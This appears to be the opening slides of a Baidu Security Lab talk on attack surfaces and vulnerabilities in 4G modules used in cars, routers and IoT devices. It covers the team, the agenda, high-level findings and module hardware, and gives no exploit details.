



All the 4G Modules Could be Hacked





Who We Are

From Baidu Security Lab – X-Team

Gao Shupeng

IOT Security Researcher
Strong hands-on ability of hardware
And AI security, Penetration Testing
A former photographer

Huang Zheng


The head of Baidu Security Lab X-Team
Fighting against the Black Industry
Autonomous driving security
Contributed a lot of browser vulnerabilities

Xie Haikuo

IOT Security Researcher
Malware analysis, reverse engineering
and fuzzing
Windows kernel vulnerabilities discover

Zhang Ye

IOT Security Researcher
Reverse engineering
Botnet analysis





Agenda

- An Introduction to 4G modules
- Attack Surfaces of 4G modules
- Attack Preparations
- Vulnerabilities Found and Exploitation
- Suggested Defense Practice



- **An Introduction to 4G modules**
- Attack Surfaces of 4G modules
- Attack Preparations
- Vulnerabilities Found and Exploitation
- Suggested Defense Practice





We Have Found

- Several general vulnerabilities (problems of the embedded Linux or RTOS system)
 - RCE in baseband chip A
 - DDOS in baseband chip B (caused kernel core exception)
 - Unlimited port accessing in baseband chip C
- Authentication risk in several V2X 5G modules
- RCE in 5+ cars’ T-Box (widely used)
- Vulnerabilities in all parts of 4G module

Server side	Client side
FOTA server / Cloud	System management service
Web Vulnerabilities	FOTA service
	AT command
	Secondary development service



Motivation

- Not much prior efforts
- Shed lights on attack surfaces of 4G modules & inspire new hacking tricks
 - Car Hacking
 - RCE vulnerabilities found in vehicles with T-Box (4G module inside) from 5+ auto makers.
 - Baseband Hacking
 - Effective on various baseband chipsets from major vendors.
 - More debugging tool introduced
 - IOT Hacking
 - Universal Hacking
 - You will own the ability of controlling network traffic

- Devices with 4G modules
 - IOT devices (vending machines, 4G hotspot/router)
 - Industrial equipment (intelligent charging station)
- Reason for the need of 4G modules
 - Provide connectivity to the Internet / Internal Network
 - Connect to vendor cloud service for various purposes. (module upgrades / remote management ...)

driverless car

4G WiFi hotspot/ 4G router

advertising machine

intelligent charging station

vending machine

laptop

in-vehicle infotainment system



Mini PCI-E

M.2

LCC



.....



YC vending machine
Mini PCI-E



Tesla Model S
LCC






Four-Faith Industrial
4G router
Mini PCI-E



DaTang 4G WiFi
One 4G chip for both 4G
connection and router system



Quetec EC20
Mini PCI-E



ZTE ZX297520 chipset

4G Module Internal structure

- Hardware Components

- Main Chip

- Baseband+ARM (In one chip, e.g. : Qualcomm MDM9x07 series)

- Flash

- NAND+DDR in one chip (Qualcomm)
 - NAND (Huawei HiSilicon / ZTE , DDR flash inside)

- Others:


- Power Management / RF / (WiFi / SD / Bluetooth / GPIOs)

- Software Components

